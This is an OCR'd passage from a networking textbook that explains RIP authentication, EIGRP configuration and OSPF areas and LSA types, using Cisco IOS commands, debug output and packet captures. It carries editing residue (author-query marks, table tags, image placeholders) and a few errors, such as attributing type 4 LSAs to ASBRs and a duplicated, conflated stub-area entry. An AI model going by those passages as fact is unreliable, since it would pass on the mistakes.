


Figure 6-7. RIP packet capture

In the RIP packet, you can see that it is a request to broadcast address 224.0.0.9 asking for a routing table. The Command field in the packet indicates that this is a request packet. A value of 1 represents a request packet. The version indicates which version of RIP you are using.

Using the **debug ip rip** command, we can see the effect of first placing authentication on IOU1 before placing it on IOU3 and after placing it on IOU3:

```
IOU1#debug ip rip
RIP protocol debugging is on
IOU1#
*Jan  4 11:29:27.031: RIP: ignored v2 packet from 192.168.1.2 !invalid authentication
IOU1#
*Jan  4 11:29:34.751: RIP: sending v2 update to 224.0.0.9 via Ethernet0/0 (192.168.1.1)
*Jan  4 11:29:34.751: RIP: build update entries
*Jan  4 11:29:34.751:   0.0.0.0/0 via 0.0.0.0, metric 1, tag 0
```

```
*Jan  4 11:29:34.751: RIP: sending v2 update to 192.168.1.2 via Ethernet0/0 (192.168.1.1)
*Jan  4 11:29:34.751: RIP: build update entries
*Jan  4 11:29:34.751:   0.0.0.0/0 via 0.0.0.0, metric 1, tag 0
*Jan  4 11:29:56.235: RIP: received packet with MD5 authentication
*Jan  4 11:29:56.235: RIP: received v2 update from 192.168.1.2 on Ethernet0/0
*Jan  4 11:29:56.235:      192.168.2.0/24 via 0.0.0.0 in 1 hops
*Jan  4 11:29:56.235:      192.168.3.0/24 via 0.0.0.0 in 2 hops
*Jan  4 11:29:56.235:      192.168.4.0/24 via 0.0.0.0 in 3 hops
```

We can see that a packet with invalid authentication was received before adding the configuration to IOU3. After adding the authentication commands to IOU3, a packet with MD5 (Message Digest 5) authentication was received.

Another useful command is: AU4

```
IOU1#sh ip rip ?
  database  IPv4 RIP database
```

```
IOU1#show ip rip database
0.0.0.0/0    auto-summary
0.0.0.0/0    redistributed
    [1] via 0.0.0.0,
192.168.1.0/24    auto-summary
192.168.1.0/24    directly connected, Ethernet0/0
192.168.2.0/24    auto-summary
192.168.2.0/24
    [1] via 192.168.1.2, 00:00:16, Ethernet0/0
192.168.3.0/24    auto-summary
192.168.3.0/24
    [2] via 192.168.1.2, 00:00:16, Ethernet0/0
```

```
The following commands are used in the next example:Key chain test
Key 1
Key-string testRIP
int Ethernet0/0
ip rip authentication key-chain test
ip rip authentication mode text
```

These commands configure authentication with a password in clear text in RIP.
Figure 6-8 is an example of a RIP packet capture using an authentication password in clear text.




Figure 6-8. *RIP authentication in clear text*

In the packet capture, you can see that the password is listed.

The following commands are used for the next example:

```
Key chain test
Key 1
Key-string testRIP
int Ethernet0/0
ip rip authentication key-chain test
ip rip authentication mode md5
```

The commands used in the preceding code enable authentication with MD5 password encryption.

Figure 6-9 is an example of a RIP packet capture using an authentication password encrypted with an MD5 hash.




Figure 6-9. *RIP authentication with MD5*

In the packet capture, you can see that the password is encrypted and unreadable.

EIGRP

The Enhanced Interior Gateway Routing Protocol (EIGRP) is a dynamic protocol developed by Cisco that that was proprietary, but Cisco has since made it an open protocol. So you won't use this protocol unless you have an all-Cisco network, because the protocol is not compatible with other network devices. EIGRP is based on a distance-vector algorithm, but determining the best path to a destination is better than RIP's hop count. EIGRP uses an algorithm called DUAL, or the Diffusing Update Algorithm. EIGRP helps networks reconverge swiftly after a network change and allows load balances across multiple paths of equal metric. EIGRP has a simple configuration and is easy to manage, which is why it is used today. EIGRP is a hybrid protocol because it also provides triggered updates, like OSPF.

Let's configure EIGRP by using Figure 6-10.




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Figure 6-10. *EIGRP routing diagram*

To configure EIGRP, the `router eigrp autonomous-system-number` **(ASN)** command must be used. An ASN, or process ID number, is a number between 1 and 65535, and all routers must be configured with the same process number to exchange routing information. Multiple EIGRP process IDs can be used, but the router must be configured to redistribute routing information from one AS to another.

The `no auto-summary` command must be used with RIP to disable autosummarization of routes. The `network` command can also be typed as follows:

```
Network 192.168.1.0
IOU1(config)#int e0/0
IOU1(config-if)#ip address 192.168.1.1 255.255.255.0
IOU1(config-if)#router eigrp 1
IOU1(config-router)#network 192.168.1.0 0.0.0.255
IOU1(config-router)#no auto-summary
```

The following message notifies you that you have a neighbor and a new adjacency to this neighbor, and they should be exchanging routing information:

```
*Jan  4 12:17:37.180: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.1.2 (Ethernet0/0) is
up: new adjacency

IOU3(config)#int e0/0
IOU3(config-if)#ip address 192.168.1.2 255.255.255.0
IOU3(config-if)#int e0/1
IOU3(config-if)#ip address 192.168.2.1 255.255.255.0
IOU3(config-if)#router eigrp 1
IOU3(config-router)#network 192.168.1.0 0.0.0.255
IOU3(config-router)#network 192.168.2.0 0.0.0.255
IOU3(config-router)#no auto-summary
*Jan  4 12:17:37.186: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.1.1 (Ethernet0/0) is
up: new adjacency
IOU3(config-router)#no router rip
*Jan  4 12:18:34.738: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.2.2 (Ethernet0/1) is
up: new adjacency

IOU2(config)#int e0/0
IOU2(config-if)#ip address 192.168.2.2 255.255.255.0
IOU2(config-if)#int e0/1
```

```
IOU2(config-if)#ip address 192.168.3.1 255.255.255.0
IOU2(config-if)#router eigrp 1
IOU2(config-router)#network 192.168.2.0 0.0.0.255
IOU2(config-router)#network 192.168.3.0 0.0.0.255
IOU2(config-router)#no auto-summary
*Jan  4 12:18:34.744: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.2.1 (Ethernet0/0) is
up: new adjacency
*Jan  4 12:19:09.048: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.3.2 (Ethernet0/1) is
up: new adjacency

IOU4(config)#int e0/0
IOU4(config-if)#ip address 192.168.3.2 255.255.255.0
IOU4(config-if)#int e0/1
IOU4(config-if)#ip address 192.168.4.1 255.255.255.0
IOU4(config-if)#router eigrp 1
IOU4(config-router)#network 192.168.3.0 0.0.0.255
IOU4(config-router)#network 192.168.4.0 0.0.0.255
IOU4(config-router)#no auto-summary
*Jan  4 12:19:08.121: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.3.1 (Ethernet0/0) is
up: new adjacency
```

Let's look at some useful EIGRP commands:

```
IOU3#show ip eigrp ?
  <1-65535>   Autonomous System
  accounting  Prefix Accounting
  events      Events logged
  interfaces  interfaces
  neighbors   Neighbors
  timers      Timers
  topology    Select Topology
  traffic     Traffic Statistics
  vrf         Select a VPN Routing/Forwarding instance
```

Figure 6-11 displays a packet capture of an EIGRP packet.




Figure 6-11. *EIGRP PCAP*

Reviewing the packet, you can see a hello packet sent to multicast address 224.0.0.10, the multicast address used for EIGRP. You also see the IP address of the router sending the packet. "Version:" shows the EIGRP version you are using, and "Opcode:" shows the type of packet you are sending; in this case, it is a hello packet. We see the AS, 1 in this case. There is also a value called TLV, or type-length-value; TLVs carry management information for EIGRP that is used to convey metric weights and hold time. The hello packet is used to identify neighbors or serve as a keepalive for neighboring devices. Figure 6-12 displays another packet capture of an EIGRP packet.




Figure 6-12. *EIGRP update PCAP*

The next packet is an update packet. As you can see, the update packet is not sent to a multicast address but is instead a unicast address sent directly to its neighbor. In this case, the neighbor is 192.168.1.1. The update packet contains routing information that allows the neighbor to build its topology table. Update packets have an opcode of 1, as seen from the capture.

The **show ip eigrp neighbors** command displays the EIGRP active neighbors that it has exchanged data with:

```
IOU3#show ip eigrp neighbors
EIGRP-IPv4 Neighbors for AS(1)
H   Address              Interface          Hold Uptime   SRTT   RTO  Q Seq
                                           (sec)         (ms)       Cnt Num
1   192.168.2.2            Et0/1              12 00:05:26    5   100  0  6
0   192.168.1.1            Et0/0              13 00:06:23    7   100  0  5
```

The **show ip eigrp topology** command is also useful. Notice the P, which stands for passive. A router is passive when it is not performing recomputation on that route and active when it is completing recomputation on that route:

```
IOU3#show ip eigrp topology
EIGRP-IPv4 Topology Table for AS(1)/ID(192.168.2.1)
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 192.168.3.0/24, 1 successors, FD is 307200
        via 192.168.2.2 (307200/281600), Ethernet0/1
P 192.168.2.0/24, 1 successors, FD is 281600
        via Connected, Ethernet0/1
P 192.168.1.0/24, 1 successors, FD is 281600
        via Connected, Ethernet0/0
P 192.168.4.0/24, 1 successors, FD is 332800
        via 192.168.2.2 (332800/307200), Ethernet0/1
```

The **show ip protocols** command displays EIGRP configuration details. Two routers must have identical K values for EIGRP to establish an adjacency. The command is also helpful in determining the current K value settings before an adjacency is attempted:

```
IOU3#sh ip protocols
*** IP Routing is NSF aware ***

Routing Protocol is "eigrp 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Default networks flagged in outgoing updates
  Default networks accepted from incoming updates
  EIGRP-IPv4 Protocol for AS(1)
    Metric weight K1=1, K2=0, K3=1, K4=0, K5=0
    NSF-aware route hold timer is 240
    Router-ID: 192.168.2.1
    Topology : 0 (base)
      Active Timer: 3 min
      Distance: internal 90 external 170
```

```
      Maximum path: 4
      Maximum hopcount 100
      Maximum metric variance 1

  Automatic Summarization: disabled
  Maximum path: 4
  Routing for Networks:
    192.168.1.0
    192.168.2.0
  Routing Information Sources:
    Gateway         Distance      Last Update
    192.168.1.1           90      00:05:12
    192.168.2.2           90      00:05:12
  Distance: internal 90 external 170

IOU3#sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

 *    192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C*       192.168.1.0/24 is directly connected, Ethernet0/0
L        192.168.1.2/32 is directly connected, Ethernet0/0
      192.168.2.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.2.0/24 is directly connected, Ethernet0/1
L        192.168.2.1/32 is directly connected, Ethernet0/1
D     192.168.3.0/24 [90/307200] via 192.168.2.2, 00:05:54, Ethernet0/1
D     192.168.4.0/24 [90/332800] via 192.168.2.2, 00:05: 20, Ethernet0/1
```

As you can see in the preceding output, the `show ip route` command routes learned from EIGRP have a D next to them.

AU5 As with RIP, in order to send or receive a default route in EIGRP, the **`default-information originate in/out`** command can be used:

```
IOU3(config-router)#default-information ?
  in   Accept input default routing information
  out  Accept output default routing information
```

If you do not want an interface to participate in EIGRP, the `passive-interface` command can be used to stop the exchange of hello packets, which will not allow for this interface to form a neighbor relationship with a remote router:

```
IOU3(config-router)#passive-interface Ethernet0/0
```

A benefit of EIGRP is the granularity with which you can configure your desired metrics. Values such as delay, bandwidth, reliability, load, and Maximum Transmission Unit (MTU) can all be used to determine a best path. Each choice increases load on the CPU, but also helps with determining a true best path, which isn't always the one with the lowest bandwidth, as with OSPF.

OSPF

Open Shortest Path First, or OSPF, is one of the most widely used protocols in IP networks today. It scales well in large networks, guarantees loop-free routing, is a classless protocol, converges quickly, and is an open standard that works well on multiple vendors' devices. OSPF's metric is a per-link cost and does not include the entire path. OSPF does not exchange routing tables but instead sends Link-State Advertisements (LSAs), which describe the network topology that a router uses to build its link-state database (LSDB) or its routing table. The LSDB is a topology represented in computer form. The LSDB allows each router to create a table with all the network connections between routers and their interfaces—similar to a diagram created to document a network. We will discuss areas later, but each router in the same area receives the same LSAs. A Designated Router (DR) is the leader or master for network areas. If the DR fails, then a Backup Designated Router (BDR) takes over as the DR. OSPF uses two multicast addresses: 224.0.0.5 is used to receive OSPF updates, and 224.0.0.6 is used by the DR to receive updates.

An area is a network segment that is somewhat broken up into broadcast domains. OSPF can be split up into many areas, which are connected by Area Border Routers (ABRs). An ABR connects a backbone to other OSPF areas. Each area has a 32-bit identifier number, each OSPF network should have an Area 0, and each ABR should be connected to Area 0. An Autonomous System Boundary Router (ASBR) can be used to connect OSPF routers to other protocols. The following discusses different OSPF routers:

- *Backbone router*: Area 0 is known as the "backbone area" or "core" of an OSPF network. All areas must have a connection to this area. A backbone router must have an interface to Area 0.
- *Internal router*: A router is internal to an area if all of its interfaces belong to the same area.
- *ABR*: An ABR must maintain separate link-state databases for each area it is connected to in memory. These routers connect multiple areas to Area 0.
- *ASBR*: ASBRs run more than one routing protocol and exchange information from other routing protocols to OSPF, including BGP, EIGRP, and static routes.

The two main areas are backbone and non-backbone. Area 0 is the backbone area. Figure 6-13 is a sample OSPF network diagram.




Figure 6-13. *Sample OSPF area diagram*

OSPF areas can differ. The following describes the many areas that we will configure, based on our network needs:

- *Normal area*: A non-0 area not configured like any of the following areas.
- *Stub area*: An OSPF area that does not allow external LSAs.
- *Totally stubby area*: This OSPF area does not allow type 3, 4, or 5 LSAs and only receives a default summary route.
- *Not so stubby area (NSSA)*: This OSPF area does not allow type 5 LSAs unless the LSAs are type 7 that have been converted to type 5 by an ABR.
- *Totally stubby areas*: This OSPF area does not allow type 3, 4, or 5 LSAs and only receives a default summary route. This OSPF area does not allow type 5 LSAs unless the LSAs are type 7 that have been converted to type 5 by an ABR. This is a combination of totally stubby areas and not so stubby areas.
- *Transit area*: This OSPF area is used to connect two or more border routers that are used to pass OSPF traffic from one area to another.

Table 6-2 explains the different LSA types.

AU6

Table 6-2. *OSPF LSA Table* t2.1

LSA Type	Name	Description	t2.2
1	Router LSA	A router LSA includes information about a router's interfaces within an area. These LSAs are flooded to each OSPF router in the area, but not into adjacent areas.	t2.3 t2.4 t2.5
2	Network LSA	Network LSAs are flooded through the entire area, but not into adjacent areas. Originated by DRs, these LSAs describe routers connected to the network from which the LSA was received.	t2.6 t2.7 t2.8
3	Summary LSA	Originated by an ABR, these LSAs advertise summary routes and interarea routes. Type 3 LSAs are used for routes to networks.	t2.9 t2.10
4	Summary LSA	Originated by ASBRs, these LSAs are sent to ABRs and describe links to ASBRs.	t2.11
5	AS external LSA	Originated by ASBRs to describe routes to networks that are external to the AS. Type 5 LSAs are flooded through the entire AS.	t2.12 t2.13
7	NSSA external LSA	Originated by NSSA ASBRs; similar to type 5 LSAs except that they are only flooded throughout the NSSA area. Although type 5 LSAs are not allowed in NSSA areas, type 7 LSAs are converted into type 5 LSAs by an ABR when received from an ASBR, which sends this to the entire AS.	t2.14 t2.15 t2.16 t2.17

656 Figures 6-14 and 6-15 are OSPF packet captures.


this figure will be printed in b/w

```
No.     Time        Source          Destination     Protocol  Length  Info
   2513 1327.06213 192.168.1.2     224.0.0.5       OSPF        90 Hello Packet
   2523 1336.88616 192.168.1.2     224.0.0.5       OSPF        90 Hello Packet
   2537 1345.81208 192.168.1.1     224.0.0.5       OSPF        90 Hello Packet
   2538 1345.81281 192.168.1.2     192.168.1.1     OSPF        94 Hello Packet
   2539 1345.81336 192.168.1.1     192.168.1.2     OSPF        94 Hello Packet
   2540 1346.79330 192.168.1.2     224.0.0.5       OSPF        94 Hello Packet
   2587 1355.54005 192.168.1.1     224.0.0.5       OSPF        94 Hello Packet
⊞ Frame 2513: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
⊞ Ethernet II, Src: aa:bb:cc:00:02:00 (aa:bb:cc:00:02:00), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
⊞ Internet Protocol Version 4, Src: 192.168.1.2 (192.168.1.2), Dst: 224.0.0.5 (224.0.0.5)
⊟ Open Shortest Path First
  ⊟ OSPF Header
      Version: 2
      Message Type: Hello Packet (1)
      Packet Length: 44
      Source OSPF Router: 192.168.1.2 (192.168.1.2)
      Area ID: 0.0.0.0 (0.0.0.0) (Backbone)
      Checksum: 0x29f8 [correct]
      Auth Type: Null (0)
      Auth Data (none): 0000000000000000
  ⊟ OSPF Hello Packet
      Network Mask: 255.255.255.252 (255.255.255.252)
      Hello Interval [sec]: 10
    ⊞ Options: 0x12 (L, E)
      Router Priority: 1
      Router Dead Interval [sec]: 40
      Designated Router: 0.0.0.0 (0.0.0.0)
      Backup Designated Router: 0.0.0.0 (0.0.0.0)

0000  01 00 5e 00 00 05 aa bb  cc 00 02 00 08 00 45 c0   ..^..... ......E.
0010  00 4c 00 33 00 00 01 59  16 b7 c0 a8 01 02 e0 00   .L.3...Y ........
0020  00 05 02 01 00 2c c0 a8  01 02 00 00 00 00 29 f8   .....,.. ......).
0030  00 00 00 00 00 00 00 00  00 00 ff ff ff fc 00 0a   ........ ........
0040  12 01 00 00 00 28 00 00  00 00 00 00 00 00 ff f6   .....(.. ........
0050  00 03 00 01 00 04 00 00  00 01                    ........ ..
```

Figure 6-14. *OSPF PCAP*

The OSPF packet seen in Figure 6-14 is a hello packet. We can see the packet is sent to multicast destination address 224.0.0.5. The OSPF header contains the version of OSPF which is 2 in our packet and the message type which is a hello packet in this example. The auth type represents the authentication type used; in our case, it is 0 representing no authentication is being used. We see the hello interval of 10 seconds and the dead interval of 40 seconds. The router priority can be seen and is 1 which is used to determine the DR and BDR. We can also see that the area ID is 0 so we know we are in the backbone area. Hello packets are used to discover neighbors and exchange parameters such as dead interval and hold time; these must match to build neighbor adjacencies. These packets are also used as keepalive mechanisms, and if no hello is received within the set dead interval, the router will consider the neighbor down.



this figure will be printed in b/w

Figure 6-15. *OSPF LSA update PCAP*

